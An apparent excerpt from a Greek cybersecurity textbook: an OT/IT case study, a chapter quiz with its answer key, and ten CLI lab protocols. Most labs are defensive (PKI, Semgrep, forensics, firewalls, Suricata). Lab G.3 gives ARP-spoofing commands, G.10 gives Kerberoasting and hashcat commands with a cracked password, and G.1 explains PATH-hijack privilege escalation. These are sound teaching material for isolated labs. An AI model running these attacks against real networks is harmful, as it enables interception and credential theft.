Σενάριο: Ένα εργοστάσιο παραγωγής ενέργειας θέλει να επιτρέψει στους μηχανικούς του να έχουν απομακρυσμένη πρόσβαση στους σταθμούς HMI (Level 2) από το εταιρικό δίκτυο (Level 4).

1. Γιατί απαγορεύεται αυστηρά η άμεση δρομολόγηση πακέτων μεταξύ Level 4 (IT) και Level 2 (OT);
2. Πώς η τοποθέτηση ενός Jump Server (Bastion Host) με MFA στη βιομηχανική DMZ (Level 3.5) ικανοποιεί την απαίτηση ασφάλειας;
3. Ποιος είναι ο ρόλος ενός Data Diode (Μονόδρομης Πύλης Δεδομένων) στην εξαγωγή τηλεμετρίας από το OT προς το IT;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η επιχειρησιακή συνέχεια βασίζεται στον ακριβή ορισμό των RTO/RPO και την εφαρμογή του κανόνα αντιγράφων 3-2-1-1-0 με immutable storage.
- Στο Cloud, η ασφάλεια των δεδομένων και των ταυτοτήτων (IAM) παραμένει πάντοτε ευθύνη του πελάτη σε όλα τα μοντέλα (IaaS, PaaS, SaaS).
- Το Μοντέλο Purdue (PERA) επιβάλλει αυστηρό διαχωρισμό μεταξύ των δικτύων πληροφορικής (IT) και βιομηχανικού ελέγχου (OT) μέσω IDMZ Level 3.5.
- Οι ευρωπαϊκές ρυθμίσεις NIS2 και DORA μετατρέπουν την κυβερνοασφάλεια σε νομική και στρατηγική υποχρέωση της ανώτατης διοίκησης.

13.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως**Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 13)****1. Τι ορίζει η μετρική Recovery Point Objective (RPO) σε ένα σχέδιο Disaster Recovery;**

- Α'. Τον μέγιστο αποδεκτό χρόνο διακοπής της υπηρεσίας
- Β'. Το μέγιστο αποδεκτό χρονικό διάστημα απώλειας δεδομένων μετρούμενο σε χρόνο
- Γ'. Το κόστος αγοράς νέων σκληρών δίσκων
- Δ'. Την ταχύτητα μεταφοράς των καλωδίων οπτικών ινών

2. Στο Cloud Shared Responsibility Model, ποιος φέρει την ευθύνη για την ασφάλεια των δεδομένων και τη διαχείριση ταυτοτήτων (IAM) σε ένα περιβάλλον SaaS;

- Α'. Αποκλειστικά ο πάροχος Cloud
- Β'. Αποκλειστικά ο πελάτης (Οργανισμός)
- Γ'. Η αστυνομία
- Δ'. Κανένας

3. Ποιο επίπεδο του Μοντέλου Purdue (PERA) αντιπροσωπεύει τη Βιομηχανική DMZ (IDMZ) που διαχωρίζει το IT από το OT;

- Α'. Level 0
- Β'. Level 1
- Γ'. Level 3.5
- Δ'. Level 5

4. Ποιο ήταν το αρχικό διάνυσμα εισβολής στην κυβερνοεπίθεση Colonial Pipeline το 2021;

- Α'. Εκμετάλλευση zero-day σε PLC
- Β'. Ανενεργός λογαριασμός VPN (Legacy Account) χωρίς Multi-Factor Authentication
- Γ'. Φυσική παραβίαση του αγωγού
- Δ'. Επίθεση WiFi sniffing

5. Ποια είναι η βασική απαίτηση του κανόνα αντιγράφων ασφαλείας 3-2-1-1-0 όσον αφορά την προστασία από ransomware;
- Α'. Ύπαρξη τουλάχιστον 1 αμετάβλητου (Immutable / WORM) ή Air-Gapped αντιγράφου και 0 σφαλμάτων κατά την επαναφορά
 - Β'. Αποθήκευση όλων των αρχείων στο desktop
 - Γ'. Χρήση μόνο δισκετών 3.5 ιντσών
 - Δ'. Αποστολή των αρχείων μέσω email
6. Ποια ευρωπαϊκή οδηγία επιβάλλει αυστηρές υποχρεώσεις κυβερνοασφάλειας και αναφορά περιστατικών εντός 24 ωρών σε 18 κρίσιμους τομείς;
- Α'. Οδηγία NIS2 (EE 2022/2555)
 - Β'. GDPR
 - Γ'. MiFID II
 - Δ'. PSD2
7. Ποιο βιομηχανικό πρωτόκολλο επικοινωνίας λειτουργεί παραδοσιακά στην TCP θύρα 502 χωρίς εγγενή κρυπτογράφηση ή αυθεντικοποίηση;
- Α'. Modbus TCP
 - Β'. HTTPS
 - Γ'. SSH
 - Δ'. IPsec
8. Ποιος είναι ο ρόλος μιας Συσκευής Μονόδρομης Πύλης Δεδομένων (Data Diode) στα βιομηχανικά δίκτυα;
- Α'. Επιτρέπει τη ροή δεδομένων αυστηρά προς μία μόνο κατεύθυνση σε φυσικό επίπεδο (π.χ. από OT προς IT) αποτρέποντας οποιαδήποτε εισερχόμενη επίθεση
 - Β'. Επιταχύνει το Wi-Fi
 - Γ'. Μετατρέπει το AC ρεύμα σε DC
 - Δ'. Καθαρίζει τα καλώδια
9. Ποιο εργαλείο ανοικτού κώδικα χρησιμοποιεί την τεχνολογία eBPF του πυρήνα Linux για την ανίχνευση απειλών σε πραγματικό χρόνο σε περιβάλλοντα Kubernetes;
- Α'. Falco
 - Β'. GDB
 - Γ'. MS Paint
 - Δ'. Tar
10. Ποιο ευρωπαϊκό κανονιστικό πλαίσιο ρυθμίζει ειδικά την Ψηφιακή Επιχειρησιακή Ανθεκτικότητα για τον Χρηματοπιστωτικό Τομέα;
- Α'. Κανονισμός DORA (EE 2022/2554)
 - Β'. Basel I
 - Γ'. HIPAA
 - Δ'. Sarbanes-Oxley

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 13

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Το RPO ορίζει το μέγιστο επιτρεπτό όριο χρονικής απώλειας δεδομένων (π.χ. συχνότητα λήψης backup).
Q2	B	Στο μοντέλο SaaS, ο πελάτης διατηρεί πάντοτε την πλήρη ευθύνη για τα δεδομένα και τη διαχείριση των ταυτοτήτων/χρηστών.
Q3	C	Το Level 3.5 (Industrial DMZ) απομονώνει τα συστήματα ελέγχου OT από το εταιρικό δίκτυο IT.
Q4	B	Ένας παλαιός λογαριασμός VPN χωρίς MFA επέτρεψε στους εισβολείς να αποκτήσουν αρχική πρόσβαση.
Q5	A	Το Immutable (WORM) storage αποτρέπει την κρυπτογράφηση ή διαγραφή των backups από ransomware.
Q6	A	Η Οδηγία NIS2 θεσπίζει ενιαίο αυστηρό πλαίσιο κυβερνοασφάλειας και άμεση υποχρέωση κοινοποίησης συμβάντων.
Q7	A	Το κλασικό Modbus TCP (Port 502) μεταφέρει εντολές σε plain-text και στερείται αυθεντικοποίησης.
Q8	A	Το Data Diode χρησιμοποιεί οπτικό πομπό και δέκτη μονής ίνας εξασφαλίζοντας μονόδρομη μετάδοση δεδομένων (Hardware-enforced).
Q9	A	Το Falco αξιοποιεί eBPF probes στον πυρήνα για ανάλυση syscalls και εντοπισμό παραβιάσεων σε containers.
Q10	A	Το DORA (Digital Operational Resilience Act) επιβάλλει αυστηρές δοκιμές ανθεκτικότητας σε τράπεζες και επενδυτικούς φορείς.

Εκτεταμένος Εργαστηριακός Οδηγός & Πρωτόκολλα CLI (Εργαστήρια G.1–G.10)

Παιδαγωγικός Σκοπός Εργαστηριακού Οδηγού

Το παρόν Παράρτημα συγκεντρώνει τα δέκα (10) εκτεταμένα τεχνικά εργαστήρια του συγγράμματος. Κάθε πρωτόκολλο έχει σχεδιαστεί ώστε να εκτελείται σε ασφαλές, απομονωμένο περιβάλλον (Host-Only Virtual Machines ή Docker Containers), προσφέροντας: (1) Ακριβή σύνταξη εντολών γραμμής εντολών (CLI), (2) Πλήρη ανατομία και αποκωδικοποίηση παραμέτρων, (3) Πραγματική έξοδο τερματικού (Terminal Output), και (4) Εις βάθος τεχνική ερμηνεία ασφαλείας.

Α.1 Εργαστήριο G.1: Εντοπισμός SUID Binaries & Έλεγχος Διαδρομής PATH

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.1 · SUID Binary Discovery & PATH Hijacking Mitigation

Περιβάλλον: Ubuntu 24.04 LTS Lab VM | Εκτιμώμενος Χρόνος: 30 λεπτά

Βήμα 1: Αυτοματοποιημένος Εντοπισμός SUID/SGID Binaries

```
find / -perm -4000 -type f -exec ls -la {} + 2>/dev/null | grep -E "root" | head -n 8
```

Έξοδος Εκτέλεσης (Terminal Output):

```
-rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 88304 Apr 9 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 35040 Apr 9 2024 /usr/bin/umount
-rwsr-xr-x 1 root root 232416 Apr 2 2024 /usr/bin/sudo
-rwsr-xr-x 1 root root 44784 Apr 9 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Apr 9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 40496 Apr 9 2024 /usr/bin/chsh
```

Βήμα 2: Αποκωδικοποίηση Παραμέτρων Εντολής find

- / : Έναρξη αναζήτησης από τη ρίζα του συστήματος αρχείων.
- -perm -4000 : Επιλογή αρχείων που έχουν τουλάχιστον ενεργό το SetUID bit (4000).

- `-type f` : Περιορισμός της αναζήτησης αποκλειστικά σε κανονικά αρχεία.
- `-exec ls -la {} +` : Ομαδική εκτέλεση της εντολής `ls` για εμφάνιση δικαιωμάτων.
- `2>/dev/null` : Ανακατεύθυνση μηνυμάτων σφάλματος (Permission denied).

Βήμα 3: Τεχνική Ανάλυση Ασφαλείας & Κλιμάκωση Προνομίων

Τα εκτελέσιμα SUID με ιδιοκτήτη `root` εκτελούνται με δικαιώματα υπερχρήστη ανεξάρτητα από το ποιος χρήστης τα καλεί. Εάν ένα custom binary καλεί εντολές συστήματος (π.χ. `system("service nginx restart")`) χωρίς απόλυτη διαδρομή (`/usr/sbin/service`), ένας τοπικός χρήστης μπορεί να τροποποιήσει τη μεταβλητή περιβάλλοντος `PATH` (`export PATH=/tmp:$PATH`), τοποθετώντας ένα κακόβουλο script `/tmp/service`, επιτυγχάνοντας άμεση κλιμάκωση σε `root`.

Α.2 Εργαστήριο G.2: Δημιουργία Τοπικής Αρχής Πιστοποίησης (Root CA) με OpenSSL

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.2 · Private PKI: Έκδοση Root CA και Υπογραφή CSR με Επεκτάσεις

Περιβάλλον: Linux / OpenSSL 3.x | Εκτιμώμενος Χρόνος: 45 λεπτά

Βήμα 1: Παραγωγή Ιδιωτικού Κλειδιού Root CA (Elliptic Curve)

```
openssl ecparam -name prime256v1 -genkey -noout -out /tmp/rootCA.key
openssl req -x509 -new -nodes -key /tmp/rootCA.key -sha256 -days 3650 \
    -subj "/C=GR/ST=Attica/L=Athens/O=Academic Enterprise/CN=Academic Internal
    Root CA" \
    -out /tmp/rootCA.crt
```

Βήμα 2: Δημιουργία CSR και Υπογραφή με SAN Extensions

```
# 1. Παραγωγή κλειδιού και CSR διακομιστή
openssl req -new -nodes -newkey rsa:2048 -keyout /tmp/server.key \
    -subj "/C=GR/O=Academic/CN=secure-portal.local" -out /tmp/server.csr

# 2. Αρχείο επεκτάσεων v3 SAN
cat << 'EOF' > /tmp/server.ext
authorityKeyIdentifier=keyid,issuer
basicConstraints=CA:FALSE
keyUsage = digitalSignature, keyEncipherment
subjectAltName = @alt_names
[alt_names]
DNS.1 = secure-portal.local
DNS.2 = *.secure-portal.local
IP.1 = 192.168.10.50
EOF

# 3. Υπογραφή από το Root CA
openssl x509 -req -in /tmp/server.csr -CA /tmp/rootCA.crt -CAkey
/tmp/rootCA.key \
```

```
-CAcreateserial -out /tmp/server.crt -days 365 -sha256 -extfile
/tmp/server.ext
```

Έξοδος Εκτέλεσης (Terminal Output):

```
Certificate request self-signature ok
subject=C = GR, O = Academic, CN = secure-portal.local
Getting CA Private Key
```

Α.3 Εργαστήριο G.3: Προσομοίωση Επίθεσης ARP Spoofing & Ανάλυση

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.3 · Εκτέλεση ARP Poisoning, Καταγραφή Κίνησης Ανίχνευση σ

Περιβάλλον: 2x Linux VMs στο ίδιο Virtual Network | Χρόνος: 45 λεπτά

Βήμα 1: Αποστολή Πλαστών Πακέτων ARP (Attacker VM)

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
```

Βήμα 2: Έλεγχος ARP Table στο Θύμα

```
ip neigh show
```

Έξοδος Εκτέλεσης (Victim Terminal):

```
192.168.1.1 dev eth0 lladdr 00:0c:29:ab:cd:ef REACHABLE
192.168.1.200 dev eth0 lladdr 00:0c:29:ab:cd:ef REACHABLE
```

Συμπέρασμα: Η IP του Gateway (192.168.1.1) εμφανίζει την ίδια MAC διεύθυνση με τον επιτιθέμενο (00:0c:29:ab:cd:ef), επιβεβαιώνοντας επιτυχημένη κατάσταση Man-in-the-Middle (MitM).

Α.4 Εργαστήριο G.4: Στατική Ανάλυση Ασφαλείας Κώδικα (SAST) με Semgrep

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.4 · Σύνταξη Custom Taint Rules στο Semgrep για Εντοπισμό Co

Περιβάλλον: Linux / Python 3 / Semgrep CLI | Χρόνος: 40 λεπτά

Βήμα 1: Σύνταξη Κανόνα Semgrep (rules.yaml)

```
cat << 'EOF' > /tmp/semgrep_rule.yaml
rules:
  - id: python-command-injection-taint
    languages: [python]
    message: "Untrusted user input flows directly to os.system() sink!"
    severity: ERROR
    mode: taint
```

```

pattern-sources:
  - pattern: request.args.get(...)
  - pattern: request.form[...]
pattern-sinks:
  - pattern: os.system(...)
  - pattern: subprocess.Popen(...)
EOF

```

Βήμα 2: Εκτέλεση Σάρωσης SAST

```
semgrep --config=/tmp/semgrep_rule.yaml ./app.py
```

Έξοδος Εκτέλεσης (Terminal Output):

```

1 Code Finding |

app.py:18
Untrusted user input flows directly to os.system() sink!
|16 host = request.args.get('target')
|17 # Vulnerable execution
|18 os.system("ping -c 1 " + host)

```

Α.5 Εργαστήριο G.5: Εγκληματολογική Κατάσχεση Δίσκου & Ανάλυση Timeline

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.5 · Forensics Imaging με dcfldd & Δημιουργία MACB Timeline με

Περιβάλλον: Linux Forensics Workstation | Χρόνος: 50 λεπτά

Βήμα 1: Λήψη Bit-Stream Εικόνας με Ταυτόχρονο Υπολογισμό SHA-256

```
sudo dcfldd if=/dev/sdb of=/evidence/usb_evidence.raw hash=sha256 \
sha256hash=/evidence/usb_evidence.sha256 status=on
```

Βήμα 2: Εξαγωγή Μεταδεδομένων Συστήματος Αρχείων & Δημιουργία Timeline

```
fls -r -m "/" /evidence/usb_evidence.raw > /evidence/body.txt
mactime -b /evidence/body.txt -d -z UTC 2026-09-01..2026-09-28 | head -n 6
```

Έξοδος Εκτέλεσης (Terminal Output):

Date/Time (UTC)	Size	Activity	Name
2026-09-28 11:45:10	512	.a.	/root/.bash_history
2026-09-28 11:45:10	4096	m..	/var/log/auth.log
2026-09-28 11:46:02	85120	m.c	/tmp/malware.sh (deleted)

Α.6 Εργαστήριο G.6: Ανάλυση Μνήμης RAM με Volatility 3

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.6 · Memory Forensics: Ανίχνευση Process Injection & Extraction

Περιβάλλον: Linux Forensics Analysis Target | Χρόνος: 45 λεπτά

Βήμα 1: Απαρίθμηση Διεργασιών και Εντοπισμός Αποκλίσεων

```
vol -f /evidence/memdump.raw windows.pslist
vol -f /evidence/memdump.raw windows.psscan
```

Βήμα 2: Ανίχνευση Ενέσεων Κώδικα (Code Injection) με malfind

```
vol -f /evidence/memdump.raw windows.malfind --pid 4108
```

Έξοδος Εκτέλεσης (Terminal Output):

PID	Process	Process Name	Base Address	Protection	Commit Charge
4108	0xfa8001	svchost.exe	0x0000002a	PAGE_EXECUTE_READWRITE	1
4d 5a 90 00 03 00 00 00 MZ.....					

Τεχνική Ερμηνεία: Εντοπίστηκε σελίδα μνήμης με δικαιώματα PAGE_EXECUTE_READWRITE (RWX) που περιέχει την επικεφαλίδα MZ ενός ενέσιμου PE εκτελεστίμου (DLL Injection / Reflective Injection).

Α.7 Εργαστήριο G.7: Διαμόρφωση Ασφαλούς Host Firewall με nftables

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.7 · Stateful Packet Filtering & Rate Limiting με Linux nftables

Περιβάλλον: Linux Gateway / Firewall Host | Χρόνος: 40 λεπτά

Βήμα 1: Ορισμός Κανόνων Default-Deny και Stateful Inspection

```
sudo nft flush ruleset
sudo nft add table inet firewall
sudo nft add chain inet firewall inbound { type filter hook input priority 0
  \; policy drop \; }
sudo nft add rule inet firewall inbound iif lo accept
sudo nft add rule inet firewall inbound ct state established,related accept
sudo nft add rule inet firewall inbound tcp dport 22 ct state new limit rate
  3/minute accept
sudo nft add rule inet firewall inbound tcp dport { 80, 443 } ct state new
  accept
```

Έξοδος Εκτέλεσης (Terminal Output):

```
table inet firewall {
  chain inbound {
    type filter hook input priority filter; policy drop;
    iif "lo" accept
    ct state established,related accept
    tcp dport 22 ct state new limit rate 3/minute accept
    tcp dport { 80, 443 } ct state new accept
  }
}
```

A.8 Εργαστήριο G.8: Έλεγχος Ασφαλείας Container Images με Trivy

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ▶ G.8 · Container Vulnerability Scanning & Hardening με Trivy

Περιβάλλον: Linux / Docker / Trivy CLI | Χρόνος: 35 λεπτά

Βήμα 1: Σάρωση Ευπαθειών σε Docker Image

```
trivy image --severity HIGH,CRITICAL python:3.9-slim
```

Έξοδος Εκτέλεσης (Terminal Output):

```
python:3.9-slim (debian 11.8)
Total: 2 (HIGH: 2, CRITICAL:
0)
```

Library	Vulnerability	Severity	Installed Version	Fixed Version
libssl1.1	CVE-2023-3817	HIGH	1.1.1n-0+deb11u4	1.1.1n-0+...
zlib1g	CVE-2023-45853	HIGH	1:1.2.11.dfsg-2	
1:1.2.11.df ...				

A.9 Εργαστήριο G.9: Σύνταξη Κανόνων Suricata NIDS για Ανίχνευση C2

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ▶ G.9 · Suricata Rule Engineering για Εντοπισμό Metasploit Reverse

Περιβάλλον: Linux / Suricata NIDS | Χρόνος: 40 λεπτά

Βήμα 1: Σύνταξη Κανόνα Suricata (metasploit.rules)

```
cat << 'EOF' > /tmp/metasploit.rules
alert tcp any any -> $HOME_NET any (msg:"MALWARE-CNC Metasploit Meterpreter
Reverse TCP Beacon"; flow:established,to_server; content:"|00 00 00 0c|";
depth:4; sid:1000001; rev:1;)
EOF
```

Βήμα 2: Έλεγχος Κυκλοφορίας έναντι PCAP

```
suricata -r /evidence/meterpreter_traffic.pcap -c /etc/suricata/suricata.yaml
-k none -l /tmp/suricata_logs/
cat /tmp/suricata_logs/fast.log | head -n 3
```

Έξοδος Εκτέλεσης (Terminal Output):

```
09/28/2026-14:22:01.102941 [**] [1:1000001:1] MALWARE-CNC Metasploit Meterpreter
Reverse TCP Beacon [**] [Classification: A Network Trojan was detected] [Priority:
1] {TCP} 192.168.1.150:4444 -> 192.168.1.50:49210
```

Α'.10 Εργαστήριο G.10: Προσομοίωση Επίθεσης Kerberoasting & Cracking

ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ► G.10 · Εξαγωγή SPN Tickets με Impacket & Offline Password Cracking

Περιβάλλον: Kali Linux / Active Directory Lab | Χρόνος: 50 λεπτά

Βήμα 1: Αίτημα TGS Εισιτηρίων μέσω Impacket GetUserSPNs

```
GetUserSPNs.py enterprise.local/johndoe:Password123! -dc-ip 192.168.10.5  
-request -outputfile /tmp/kerberoast_hashes.txt
```

Βήμα 2: Offline Cracking με Hashcat Mode 13100

```
hashcat -m 13100 -a 0 /tmp/kerberoast_hashes.txt  
/usr/share/wordlists/rockyou.txt --force | grep "Status"
```

Έξοδος Εκτέλεσης (Terminal Output):

```
$krb5tgs$23$mssql_svc*ENTERPRISE.LOCAL*$enterprise/mssql_svc...:Summer2024!  
Status.....: Cracked  
Candidates.#1....: Summer2024!
```

Τεχνική Ερμηνεία: Το password hash του λογαριασμού mssql_svc έσπασε επιτυχώς σε 14 δευτερόλεπτα αποκαλύπτοντας τον κωδικό Summer2024!.

Θεωρητικά Μοντέλα Ασφαλείας και Επιχειρησιακή Αρχιτεκτονική


Β.1 Μοντέλα Bell-LaPadula και Biba

Χαρακτηριστικό	Μοντέλο Bell-LaPadula (1973)	Μοντέλο Biba (1977)
Κύριος Στόχος	Εμπιστευτικότητα (Confidentiality)	Ακεραιότητα (Integrity)
Κανόνας Ανάγνωσης	No Read Up (Simple Security Property): Ένα υποκείμενο διαβάζει μόνο αντικείμενα $L_O \leq L_S$.	No Read Down (Simple Integrity Property): Ένα υποκείμενο διαβάζει μόνο αντικείμενα $I_O \geq I_S$.
Κανόνας Εγγραφής	No Write Down (★-Property): Ένα υποκείμενο εγγράφει μόνο σε αντικείμενα $L_O \geq L_S$.	No Write Up (★-Integrity Property): Ένα υποκείμενο τροποποιεί μόνο αντικείμενα $I_O \leq I_S$.
Πεδίο Εφαρμογής	Στρατιωτικά συστήματα διαβάθμισης (Top Secret → Unclassified).	Χρηματοπιστωτικά συστήματα, κώδικας πυρήνα OS, βιομηχανικός έλεγχος.

Β.2 Το Μοντέλο Brewer-Nash (Chinese Wall)

Το μοντέλο Brewer-Nash (1989) σχεδιάστηκε για την αποτροπή σύγκρουσης συμφερόντων (Conflict of Interest) σε συμβουλευτικές και χρηματοπιστωτικές εταιρείες. Ορίζει ότι ένας αναλυτής μπορεί να αποκτήσει πρόσβαση σε δεδομένα μιας εταιρείας Α αν και μόνο αν δεν έχει αποκτήσει προηγουμένως πρόσβαση σε δεδομένα ανταγωνιστικής εταιρείας Β που ανήκει στην ίδια Κατηγορία Σύγκρουσης Συμφερόντων (Conflict of Interest Class).

Β.3 Ασφαλής Εταιρική Τοπολογία Δικτύου: Tiers, DMZ και VLANs



Έλεγχος Θεμελιωδών Γνώσεων και Συστημάτων Ασφαλείας

Έλεγχος Επτά Θεμελιωδών Ελέγχων Ασφαλείας (Foundational Controls Audit)

Το παρόν κεφάλαιο εξετάζει επτά (7) κρίσιμες ελλείψεις και περιοχές ελέγχου που εντοπίζονται συχνά σε οργανισμούς, παρέχοντας συνοπτικά μικροεργαστήρια (Micro-labs F.1–F.6) για άμεση τεχνική επαλήθευση.

Γ.1 Πρωτόκολλο Διαμοιρασμού Πληροφοριών TLP 2.0

Το πρότυπο **Traffic Light Protocol (TLP 2.0)** ορίζει τέσσερις στάθμες εμπιστευτικότητας κατά τον διαμοιρασμό πληροφοριών κυβερνοαπειλών:

- **TLP:RED** : Αυστηρά εμπιστευτικό. Επιτρέπεται η κοινοποίηση αποκλειστικά στα φυσικά πρόσωπα που συμμετέχουν στη συνάντηση/επικοινωνία.
- **TLP:AMBER** : Περιορισμένη κοινοποίηση. Κοινοποίηση μόνο εντός του οργανισμού και σε επιλεγμένους εξωτερικούς συνεργάτες (Need-to-Know).
- **TLP:AMBER+STRICT** : Αυστηρά εντός του συγκεκριμένου νομικού προσώπου/οργανισμού.
- **TLP:GREEN** : Κοινοποίηση στην ευρύτερη κοινότητα ασφαλείας και συνεργαζόμενους οργανισμούς.
- **TLP:CLEAR** (πρώην **TLP:WHITE**) : Πλήρως δημόσια πληροφορία χωρίς περιορισμούς.

Γ.2 Ασφάλιση Κυβερνοχώρου (Cyber Insurance) και Διαχείριση Υπολειπόμενου Κινδύνου

Η μεταφορά κινδύνου (Risk Transfer) μέσω συμβολαίων κυβερνοασφάλισης απαιτεί την προηγούμενη υλοποίηση θεμελιωδών ελέγχων:

1. Υποχρεωτική επιβολή Multi-Factor Authentication (MFA) σε όλες τις εξωτερικές προσβάσεις (VPN, RDP, Cloud Portals).

2. Αμετάβλητα αντίγραφα ασφαλείας (Immutable / WORM backups) απομονωμένα από το Active Directory.
3. Εγκατάσταση και ενεργή παρακολούθηση EDR/XDR σε 100% των τερματικών και διακομιστών.
4. Τακτικές δοκιμές διείσδυσης (Penetration Testing) και συνεχής διαχείριση ευπαθειών.

Εκτεταμένο Δίγλωσσο Γλωσσάριο Όρων Κυβερνοασφάλειας

Οδηγός Χρήσης Γλωσσαρίου

Το παρόν γλωσσάριο περιλαμβάνει άνω των 100 θεμελιωδών όρων και ακρωνυμίων της Κυβερνοασφάλειας. Κάθε καταχώρηση περιλαμβάνει το διεθνές ακρωνύμιο, τον επίσημο αγγλικό όρο, την καθιερωμένη ελληνική απόδοση και τον συνοπτικό ορισμό/επιχειρησιακό ρόλο του.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
ABAC	Attribute-Based Access Control / Έλεγχος Πρόσβασης βάσει Χαρακτηριστικών	Δυναμικό μοντέλο εξουσιοδότησης που αξιολογεί χαρακτηριστικά χρήστη, πόρου, ενέργειας και περιβάλλοντος (ώρα, τοποθεσία, συσκευή).
AEAD	Authenticated Encryption with Associated Data	Σύγχρονοι τρόποι λειτουργίας κρυπτογράφησης (π.χ. AES-GCM, ChaCha20-Poly1305) που παρέχουν ταυτόχρονα εμπιστευτικότητα, ακεραιότητα και αυθεντικοποίηση.
ASLR	Address Space Layout Randomization	Τεχνική προστασίας μνήμης OS που τυχαιοποιεί τις διευθύνσεις της στοίβας (stack), του σωρού (heap) και των βιβλιοθηκών για αποτροπή buffer overflow exploits.
BIA	Business Impact Analysis / Ανάλυση Επιχειρησιακών Επιπτώσεων	Διαδικασία αποτίμησης των συνεπειών από τη διακοπή κρίσιμων επιχειρησιακών λειτουργιών και προσδιορισμού των δεικτών RTO και RPO.
BOLA	Broken Object Level Authorization	Ευπάθεια API (OWASP API #1) όπου η εφαρμογή δεν επαληθεύει εάν ο αυθεντικοποιημένος χρήστης έχει δικαίωμα πρόσβασης στο ζητούμενο αντικείμενο ID.
CA	Certificate Authority / Αρχή Πιστοποίησης	Έμπιστη οντότητα που εκδίδει, υπογράφει ψηφιακά και ανακαλεί πιστοποιητικά δημόσιου κλειδιού X.509.
CBC	Cipher Block Chaining	Τρόπος λειτουργίας κρυπτογράφησης μπλοκ όπου κάθε μπλοκ plaintext συνδυάζεται μέσω XOR με το προηγούμενο μπλοκ ciphertext.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
CISA	Cybersecurity & Infrastructure Security Agency	Ομοσπονδιακή υπηρεσία κυβερνοασφάλειας των ΗΠΑ, διαχειριστής του καταλόγου CISA KEV (Known Exploited Vulnerabilities).
CRL	Certificate Revocation List	Δημοσιευμένη λίστα σειριακών αριθμών ψηφιακών πιστοποιητικών που έχουν ανακληθεί πριν από τη λήξη τους.
CSP	Content Security Policy	Κεφαλίδα HTTP ασφαλείας που περιορίζει τις πηγές από τις οποίες ο browser επιτρέπεται να φορτώνει και να εκτελεί πόρους (JavaScript, CSS, εικόνες).
CSRF	Cross-Site Request Forgery	Επίθεση που εξαναγκάζει έναν αυθεντικοποιημένο χρήστη να εκτελέσει ανεπιθύμητες ενέργειες σε μια έμπιστη web εφαρμογή.
CVE	Common Vulnerabilities and Exposures	Παγκόσμιο λεξικό μοναδικών αναγνωριστικών για δημοσίως γνωστές ευπάθειες λογισμικού (μορφή: CVE-YYYY-NNNNN).
CVSS	Common Vulnerability Scoring System	Ανοικτό σύστημα αριθμητικής βαθμολόγησης σοβαρότητας ευπαθειών (0.0 έως 10.0) με βάση διανύσματα εκμεταλλευσιμότητας και επιπτώσεων.
DAC	Discretionary Access Control	Μοντέλο ελέγχου πρόσβασης όπου ο ιδιοκτήτης του πόρου αποφασίζει ποιοι χρήστες έχουν δικαιώματα ανάγνωσης/εγγραφής.
DAI	Dynamic ARP Inspection	Τεχνική ασφαλείας switch για την εξουδετέρωση επιθέσεων ARP Spoofing μέσω επικύρωσης πακέτων ARP έναντι του πίνακα DHCP Snooping.
DAST	Dynamic Application Security Testing	Δυναμικός έλεγχος ασφαλείας της εκτελούμενης εφαρμογής (Black-Box) χωρίς πρόσβαση στον πηγαίο κώδικα.
